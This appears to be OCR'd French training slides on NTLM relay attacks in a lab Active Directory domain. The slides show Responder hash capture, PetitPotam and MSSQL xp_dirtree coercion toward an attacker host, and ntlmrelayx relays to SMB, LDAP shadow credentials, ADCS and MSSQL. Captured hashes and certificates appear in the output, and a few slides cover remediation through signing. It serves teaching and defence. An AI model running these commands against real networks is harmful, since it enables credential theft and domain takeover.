
Name: unknown.galaxy.lan
Address: 10.26.10.3

C:\Users\C3-PO>
```



Ecoute active sur le réseau

Ajout d'une entrée DNS au sein de l'Active Directory



```
└─$ sudo responder -I tap0 -v  
  
[SMB] NTLMv2-SSP Client : 10.26.1.221  
[SMB] NTLMv2-SSP Username : galaxy\C3-P0  
[SMB] NTLMv2-SSP Hash : C3-P0::galaxy:308f8b25c16d5f2c:8A1F8252B7  
4C00310055004A0048005900410004003400570049004E002D0031005200500030004  
2E004C004F00430041004C000700080080BA2753BE79D901060004000200000008003  
180063006900660073002F0075006E006B006E006F0077006E0000000000000000  
[SMB] NTLMv2-SSP Client : 10.26.1.221  
[SMB] NTLMv2-SSP Username : galaxy\C3-P0  
[SMB] NTLMv2-SSP Hash : C3-P0::galaxy:e7483f7952911993:A533E1FB1F  
4C00310055004A0048005900410004003400570049004E002D0031005200500030004  
2E004C004F00430041004C000700080080BA2753BE79D901060004000200000008003  
180063006900660073002F0075006E006B006E006F0077006E0000000000000000
```



Ecoute active sur le réseau

Ajout d'une entrée DNS au sein de l'Active Directory - Remédiation

```
└─$ python3 dnstool.py -u 'galaxy.lan\C3-P0' -p ██████████ -r 'wpad' -a 'add' -d 10.26.1.253 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[!] Record already exists and points to 10.26.1.253. Use --action modify to overwrite or --allow-multiple to override this

└─$ python3 dnstool.py -u 'galaxy.lan\C3-P0' -p ██████████ -r 'wpad' -a 'modify' -d 10.26.1.253 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights 00002098: SecErr: DSID-03150F94, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0

└─$ python3 dnstool.py -u 'galaxy.lan\C3-P0' -p ██████████ -r 'wpad' -a 'add' --allow-multiple -d 10.26.1.253 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights 00002098: SecErr: DSID-03150F94, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```





Ecoute active sur le réseau

Résolution DNS d'une machine au sein d'un AD :

1. Regarde dans son cache DNS
2. Effectue une requête DNS à son serveur DNS
3. **Si LLMNR/NBT-NS actifs : Demande sur son LAN si quelqu'un est en mesure de répondre à la requête DNS**

Ecoute active sur le réseau

Protocoles LLMNR et NBT-NS - Protection





Forcer une authentification

De nombreuses méthodes permettent de forcer une authentification vers notre machine d'attaque, certaines sont rencontrées plus régulièrement que d'autres

1. PetitPotam, la boîte à outil pour forcer une machine à s'authentifier
 - a) Forcer une authentification SMB
 - b) Forcer une authentification HTTP
2. Forcer une authentification SMB via MSSQL



Forcer une authentification

De nombreuses méthodes permettent de forcer une authentification vers notre machine d'attaque, certaines sont rencontrées plus régulièrement que d'autres

1. **PetitPotam, la boîte à outil pour forcer une machine à s'authentifier**
 - a) **Forcer une authentification SMB**
 - b) Forcer une authentification HTTP
2. Forcer une authentification SMB via MSSQL



Forcer une authentification

De nombreuses méthodes permettent de forcer une authentification vers notre machine d'attaque, certaines sont rencontrées plus régulièrement que d'autres

1. **PetitPotam, la boîte à outil pour forcer une machine à s'authentifier**
 - a) Forcer une authentification SMB
 - b) Forcer une authentification HTTP**
2. Forcer une authentification SMB via MSSQL



Forcer une authentification – PetitPotam en HTTP

Deux prérequis :

Service WebClient actif sur la cible

Posséder une entrée DNS

```
└─$ webclientservicescanner galaxy.lan/C3-P0: [REDACTED] @10.26.1.0/24 -dc-ip 10.26.1.201
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_idea

[Errno Connection error (10.26.1.49:445)] [Errno 111] Connection refused
[Errno Connection error (10.26.1.232:445)] [Errno 111] Connection refused
SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a
me or authentication information.)
[10.26.1.213] STOPPED
[10.26.1.52] STOPPED
[10.26.1.212] STOPPED
[10.26.1.222] STOPPED
[10.26.1.53] STOPPED
[10.26.1.221] RUNNING
[10.26.1.50] STOPPED
[10.26.1.214] STOPPED
[10.26.1.231] STOPPED
[10.26.1.215] STOPPED
[10.26.1.201] STOPPED
[10.26.1.202] STOPPED
```

```
└─$ python3 dnstool.py -u 'galaxy.lan\R5-D4' -p '[REDACTED]' -r 'unknown' -a 'query' 10.26.1.201
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record unknown
DC=unknown,DC=galaxy.lan,CN=MicrosoftDNS,DC=DomainDnsZones,DC=galaxy,DC=lan
[+] Record entry:
- Type: 1 (A) (Serial: 62)
- Address: 10.26.10.3
```




Forcer une authentication – PetitPotam en HTTP

```

L$ python3 PetitPotam.py -d galaxy.lan -u C3-PO -p unknown@80/aaa 10.26.1.221

              P e t i t P o t a m
    _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
    |""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|""|
    |'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|'-0-0-'|

      PoC to elicit machine account authentication via some MS-EFSRPC functions
      by topotam (@topotam77)

      Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:10.26.1.221[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

```

```

[WebDAV] NTLMv2 Client   : 10.26.1.221
[WebDAV] NTLMv2 Username : galaxy\GAL-TATOOINE$
[WebDAV] NTLMv2 Hash     : GAL-TATOOINE$::galaxy:ce9850727a336092:C2714B2BDC822A1B9CD213151B2A0019:010100
000000000007B856828B179D90103EFCA27F071FAB30000000002000800370058004100410001001E00570049004E002D003800480
0410041004800330054003800510057004F000400140037005800410041002E004C004F00430041004C0003003400570049004E00
2D0038004800410041004800330054003800510057004F002E0037005800410041002E004C004F00430041004C000500140037005
800410041002E004C004F00430041004C000800300030000000000000000000000004000000EE588B5FFCBCDAC2A19E5C7639F628
A6258810C22DE81DCBA75C92C066A1E6C80A001000000000000000000000000000000000000000009002E0048005400540050002F00750
06E006B006E006F0077006E002E00670061006C006100780079002E006C0061006E0000000000000000000000
[*] Skipping previously captured hash for galaxy\GAL-TATOOINE$

```



Forcer une authentification

De nombreuses méthodes permettent de forcer une authentification vers notre machine d'attaque, certaines sont rencontrées plus régulièrement que d'autres

1. PetitPotam, la boîte à outil pour forcer une machine à s'authentifier
 - a) Forcer une authentification SMB
 - b) Forcer une authentification HTTP
2. **Forcer une authentification SMB via MSSQL**



Forcer une authentication – MSSQL

```

L$ impacket-mssqlclient galaxy.lan/c3-po:'...'@10.26.1.213 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(GAL-KEPLER452B\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(GAL-KEPLER452B\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 15161)
[!] Press help for extra shell commands
SQL> exec master.sys.xp_dirtree '\\10.26.10.3\myshare',1,1
subdirectory

              depth      file
-----
-----
-----


SQL>

L$ impacket-smbserver ./ /default -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.26.1.213,53390)
[*] AUTHENTICATE_MESSAGE (galaxy\r5-d4,GAL-KEPLER452B)
[*] User GAL-KEPLER452B\r5-d4 authenticated successfully
[*] r5-d4::galaxy:aaaaaaaaaaaaaaaa:8c08672f811e6a4df6c1c3f8602f1243:01010
459070c798a000000000100100068004a007000740061004a0071004b000300100068004a
0079006e006c005a0079006f004c0058000400100079006e006c005a0079006f004c00580
002000000800300030000000000000000000000000000003000006f06e09b142325d2f9762434
b57166460a00100000000000000000000000000000000009001e0063006900660073002
0002e00330000000000000000000000000000000000000000000000000000000000000
[*] Closing down connection (10.26.1.213,53390)
[*] Remaining connections []
[*] Incoming connection (10.26.1.213,53391)
[*] AUTHENTICATE_MESSAGE (\,GAL-KEPLER452B)
[*] User GAL-KEPLER452B\ authenticated successfully
    
```

Relai NTLM – Pratique

Que permet le relai ?





Utiliser une authentification

Une authentification NTLM permet de s'authentifier sur de nombreux services dont les plus importants :

1. SMB, le serveur de partage de fichiers Windows
2. LDAP, l'annuaire Active Directory
3. ADCS, le service de gestion des certificats
4. MSSQL, le service de gestion de base de données



Utiliser une authentification

Une authentification NTLM permet de s'authentifier sur de nombreux services dont les plus importants :

1. **SMB, le serveur de partage de fichiers Windows**
2. LDAP, l'annuaire Active Directory
3. ADCS, le service de gestion des certificats
4. MSSQL, le service de gestion de base de données



Utiliser une authentification - SMB

```
└─$ impacket-mssqlclient galaxy.lan/c3-po:'[REDACTED]'@10.26.1.213 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(GAL-KEPLER452B\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(GAL-KEPLER452B\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 15161)
[!] Press help for extra shell commands
SQL> exec master.sys.xp_dirtree '\\10.26.10.3\myshare',1,1
subdirectory

                                     depth      file
-----
-----
-----

SQL>
```




Utiliser une authentification - SMB

```
└─$ impacket-ntlmrelayx -t smb://10.26.1.214 -socks -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
[*] SMBD-Thread-9 (process_request_thread): Received connection from 10.26.1.213, attacking target smb:
10.26.1.214
[*] Authenticating against smb://10.26.1.214 as GALAXY/R5-D4 SUCCEED
[*] SOCKS: Adding GALAXY/R5-D4@10.26.1.214(445) to active SOCKS connection. Enjoy
socks
Protocol  Target      Username      AdminStatus  Port
-----  -
SMB      10.26.1.214  GALAXY/R5-D4  TRUE         445
ntlmrelayx> 
```



Utiliser une authentification - SMB

```
└─$ proxychains -q impacket-smbclient -no-pass galaxy/r5-D4@10.26.1.214
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# use c$
# ls
drw-rw-rw-    0 Wed Mar 15 19:51:00 2023 $Recycle.Bin
-rw-rw-rw-    31 Wed Mar 15 19:59:31 2023 BitlockerActiveMonitoringLogs
-rw-rw-rw-  384322 Wed Mar 15 16:44:26 2023 bootmgr
-rw-rw-rw-    1 Wed Mar 15 16:44:26 2023 BOOTNXT
drw-rw-rw-    0 Wed Mar 15 10:53:28 2023 Documents and Settings
drw-rw-rw-    0 Wed Mar 15 15:53:53 2023 ExchangeSetupLogs
drw-rw-rw-    0 Wed Mar 15 15:31:34 2023 inetpub
drw-rw-rw-    0 Wed Mar 15 19:26:59 2023 lab_setup
-rw-rw-rw-  3087007744 Wed Mar 15 19:25:18 2023 pagefile.sys
```



Utiliser une authentification

Une authentification NTLM permet de s'authentifier sur de nombreux services dont les plus importants :

1. SMB, le serveur de partage de fichiers Windows
- 2. LDAP, l'annuaire Active Directory**
3. ADCS, le service de gestion des certificats
4. MSSQL, le service de gestion de base de données



Utiliser une authentication - LDAP

```
L$ python3 PetitPotam.py -d galaxy.lan -u C3-P0 -p 10.26.10.3 10.26.1.212
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc  
[-] Connecting to ncacn_np:10.26.1.212[\PIPE\lsarpc]  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[+] Got expected ERROR_BAD_NETPATH exception!!  
[+] Attack worked!
```



Utiliser une authentification - LDAP

```
(kali@kali)-[~]
└─$ impacket-ntlmrelayx -t ldap://10.26.1.201 --shadow-credentials
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 10.26.1.221 controlled, attacking target ldap://10.26.1.201
[*] HTTPD(80): Authenticating against ldap://10.26.1.201 as GALAXY/GAL-TATOOINE$ SUCCEED
[*] Searching for the target account
[*] Target user found: CN=GAL-TATOOINE,OU=WinRM,OU=WorkStations,OU=Machines,DC=galaxy,DC=lan
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 2c9b6c7e-e8d9-5dbc-6c02-8b148aa01939
[*] Updating the msDS-KeyCredentialLink attribute of GAL-TATOOINE$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: 4GMErlg7.pfx
[*] Must be used with password: ufxmSrna1P1ePA13vsR8
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx 4GMErlg7.pfx -pfx-pass ufxmSrna1P1ePA13vsR8 galaxy.lan/
GAL-TATOOINE$ 4GMErlg7.ccache
```



Utiliser une authentification

Une authentification NTLM permet de s'authentifier sur de nombreux services dont les plus importants :

1. SMB, le serveur de partage de fichiers Windows
2. LDAP, l'annuaire Active Directory
- 3. ADACS, le service de gestion des certificats**
4. MSSQL, le service de gestion de base de données



Utiliser une authentication - ADCS

```
L$ python3 PetitPotam.py -d galaxy.lan -u C3-PO -p unknown@80/aaa 10.26.1.221
```

PetitPotam

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc  
[-] Connecting to ncacn_np:10.26.1.221[\PIPE\lsarpc]  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[+] Got expected ERROR_BAD_NETPATH exception!!  
[+] Attack worked!
```



Utiliser une authentification - ADCS

```
└─$ impacket-ntlmrelayx -t http://10.26.1.213/certsrv/certfnsh.asp --adcs -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.26.1.221, attacking target http://10.26.1.213
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://10.26.1.213 as GALAXY/GAL-TATOOINE$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.26.1.221 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 15
[*] Base64 certificate of user GAL-TATOOINE$:
MIIRLQIBAZCCE0cGCSqGSIB3DQEHAaCCEngEghDUMIIQ0DCCBwcGCSqGSIB3DQEHbqCCBvgwggB0AgEAMIIG7QYJKoZIhvcNAQcBMBwGCiqGSIb3DQEEMAQwDgQIZt+Y35dR2QECaggAgIIGwEzaGNRWTzRXEzeXj7+dRMjL2LrGf7/NbtyyG74nMEDWu5uV0E3b66G06FIzgDMI
LS3VfGUSlaTAWNAtM1NG2u45IZTvE/GjzL6kptGdN30bDV61GVCLHvEggOsCYVSJMjSgvDI3d53G0r9JBSV7PPYSKT/XZ0Bzd7tWRawDL
+6MX2pbCL6m1faEQoXCHZ968S9wbhUgjYeZyxGaHLtUxhk+nQ5iE5zMUH+9I0pJDB4CyXv7/iXHgZWnwwEPB7p3gUckgmnz5uJVM4Bg27
<BX9l+a0/A7rXPJNvUSSrst0LL5bSDYzwVeJY1YMiAIBqDHZrmhv6PXD0i8+xoUUK5KTjeY4ZZJYugj2k/g3Kbakk9glTDFQ0jOM139gj
zPyi3oGE7Ruk2s4f+/KnIt6QhK4kHkKUELivrqFTqUFTG3A8ynYm0vw8AZ02l0hISfDNV2nTqkLnfcH5ZvX0oq1s9PN0fQsP6GNW1Hn8
coTKbY8TL/5owztlyLiHY4P3Vkd5RvzHaUSw3bW007EvNUh7nenRcRNNcfXJTbiF5P4ykIzx8zSAzVX/CdCTJSEZT4JmMvLXNKIrdKktT
uZGGGy+WcEvjla0YW7ifa6UqjL1Jsa0crPe7g7UKbNckrv0UH8+SLW61/wMU2TrdiAn/IrfipLJtqDXbhY00TJAb9fj1wGBEkU9qEZjeY
R7zTV2bya+GajUcr/KBmyudnDyagph+T3crBaZVok0PRMx9naPena6S/YbDiddDu06H+wp9Kbjn/IkQkD/uH0gPtlf8Wg3xhJ9ftBzhj
0m1tTJ4LJr6w8Uof6HL3HJzNpGdLagQVl8ZmjX2/VLUANuJ6bJzxGztCc0TarvZaShva5Ia37hqfJG5lVxPX2mwRAFARE/ypZa6yVC+E
EwotJniT4qNcPtwucHDMCNT6rXELLsMU0R0clza1Y6vlvq40SPChfEUXEYDzF8T14LuEGS8ihEcklanAVaunY4Dous72g2CGU17povTc
```




Utiliser une authentification

Une authentification NTLM permet de s'authentifier sur de nombreux services dont les plus importants :

1. SMB, le serveur de partage de fichiers Windows
2. LDAP, l'annuaire Active Directory
3. ADCS, le service de gestion des certificats
4. **MSSQL, le service de gestion de base de données**



Utiliser une authentication - MSSQL

```
L$ python3 PetitPotam.py -d galaxy.lan -u C3-P0 -p 10.26.10.3 10.26.1.212
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc  
[-] Connecting to ncacn_np:10.26.1.212[\PIPE\lsarpc]  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[+] Got expected ERROR_BAD_NETPATH exception!!  
[+] Attack worked!
```



Utiliser une authentification - MSSQL

```
└─$ impacket-ntlmrelayx -t mssql://10.26.1.213 -q 'SELECT CURRENT_USER' -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.26.1.221, attacking target mssql://10.26.1.213
[*] Authenticating against mssql://10.26.1.213 as GALAXY/GAL-TATOOINE$ SUCCEED
[*] Executing SQL: SELECT CURRENT_USER

-----
-----
guest
```

Relai NTLM – Remédiations

Mécanisme de signature sur NTLM

NTLM permet de mettre en place un mécanisme de signature.

Grâce à ce mécanisme, le client et le serveur s'assurent de l'intégrité des échanges.

```
(kali@kali)-[~]
└─$ impacket-ntlmrelayx -t 10.26.1.201 -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.26.1.221, attacking target smb://
10.26.1.201
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] Authenticating against smb://10.26.1.201 as GALAXY/GAL-TATOOINE$ SUCCEED
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object bu
t has not been granted those access rights.)
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.26.1.221 controlled, but there are no more
targets left!
```



Mécanisme de signature sur NTLM

NTLM permet de mettre en place un mécanisme de signature.

Grâce à ce mécanisme, le client et le serveur s'assurent de l'intégrité des échanges.

```
48 5.160886791 10.26.1.201 10.26.10.4 SMB2 356 Session Setup Response, Error: STATUS_MORE_P
49 5.171391311 10.26.10.4 10.26.1.221 SMB2 387 Session Setup Response, Error: STATUS_MORE_P
50 5.186255233 10.26.1.221 10.26.10.4 SMB2 697 Session Setup Request, NTLMSSP_AUTH, User: g
51 5.191322378 10.26.10.4 10.26.1.201 SMB2 656 Session Setup Request, NTLMSSP_AUTH, User: g

.....0..... = Negotiate Identify: Not set
.....1..... = Negotiate Extended Security: Set
.....0..... = Target Type Share: Not set
.....0..... = Target Type Server: Not set
.....1..... = Target Type Domain: Set
.....1..... = Negotiate Always Sign: Set
.....0..... = Negotiate 0x00004000: Not set
.....0..... = Negotiate OEM Workstation Supplied: Not set
.....0..... = Negotiate OEM Domain Supplied: Not set
.....0..... = Negotiate Anonymous: Not set
.....0..... = Negotiate NT Only: Not set
.....1..... = Negotiate NTLM key: Set
.....0..... = Negotiate 0x00000100: Not set
.....0..... = Negotiate Lan Manager Key: Not set
.....0..... = Negotiate Datagram: Not set
.....0..... = Negotiate Seal: Not set
.....1..... = Negotiate Sign: Set
.....0..... = Request 0x00000008: Not set
.....1..... = Request Target: Set
.....0..... = Negotiate OEM: Not set
```



Mécanisme de signature sur NTLM

NTLM permet de mettre en place un mécanisme de signature.

Grâce à ce mécanisme, le client et le serveur s'assurent de l'intégrité des échanges.

SERVEUR CLIENT	Required	Enabled	Disabled (SMBv1)
Required	Signé	Signé	Non supporté
Enabled	Signé*	SMBv1 : Signé SMBv2 : Non signé**	Non signé***
Disabled (SMBv1)	Non supporté	Non signé	Non signé

* Client/serveur vers un contrôleur de domaine (par défaut)

** Un client vers un serveur autre qu'un contrôleur de domaine en SMBv2 (par défaut)

*** Un client vers un serveur autre qu'un contrôleur de domaine en SMBv1 (par défaut)



Mécanisme de signature sur NTLM



			SERVER													
			Signing						Channel Binding							
			Disabled		Enabled		Required		Disabled		Enabled		Required			
			SMB v1	HTTP	SMB v2	LDAP	SMB	LDAP	LDAPS	HTTPS	LDAPS	HTTPS	LDAPS	HTTPS		
CLIENT	Signing	Disabled	SMB v1	Green	Green	Green	Green	Red	Red	Green	Green	Green	Green	Red	Red	
			HTTP	Green	Green	Green	Green	Red	Red	Green	Green	Green	Green	Red	Red	
		Enabled	SMB v2	Green	Green	Green	Red	Red	Red	Green	Red	Green	Red	Red	Red	Red
			LDAP	Green	Green	Green	Red	Red	Red	Green	Red	Green	Red	Red	Red	Red
		Required	SMB	Green	Green	Green	Red	Red	Red	Green	Red	Green	Red	Red	Red	Red
			LDAP	Green	Green	Green	Red	Red	Red	Green	Red	Green	Red	Red	Red	Red
